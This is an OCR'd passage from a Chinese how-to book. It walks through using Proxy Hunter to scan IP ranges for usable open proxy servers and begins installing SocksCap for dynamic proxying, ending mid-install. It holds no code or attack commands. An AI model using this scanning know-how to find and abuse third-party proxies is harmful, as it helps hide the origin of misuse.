
Step 03 在“代理调度设置”选项卡中还可以设置代理调度参数，以及代理调度范围等选项，如下图所示。



Step 04 在“其他设置”选项卡中可以设置拨号、搜索验证历史、运行参数等选项，如下图所示。




Step 05 在设置好《代理猎手》的各项参数之后，单击“确定”按钮，即可返回《代理猎手》工作界面，如下图所示。




3. 查看搜索结果

搜索完毕，就可以查看搜索的结果了，具体的操作步骤如下。

Step 01 选择“搜索任务”→“开始搜索”选项，即可开始搜索设置的 IP 地址范围，如下图所示。




Step 02 选择“搜索结果”选项卡，其中“验证状态”为 Free 的代理，即为可以使用的代理服务器，如下图所示。



> 提示：一般情况下，验证状态为 Free 的代理服务器很少，但只要验证状态为 Good 就可以使用了。

Step 03 在找到可用的代理服务器之后，将其 IP 地址复制到“代理调度”选项卡，《代理猎手》就可以自动为服务器进行调度了，多增加几个代理服务器有利于提高网络速度。



小技巧

用户也可以将搜索到的可用代理服务器IP地址和端口，输入到网页浏览器的代理服务器设置选项中，这样，用户就可以通过该代理服务器进行网上冲浪了。



绝招4：使用SocksCap设置动态代理


SocksCap代理软件是NEC公司制作的一款体积小巧、功能强大的网络代理工具，使用SocksCap代理软件可以设置动态代理。

1. 安装SocksCap代理软件


Step 01 下载SocksCap代理软件，双击其安装程序，即可启动安装向导，如下图所示。




Step 02 单击“继续”按钮，即可显示使用该软件时的协议，选中“我接受协议”单选按钮，如下图所示。



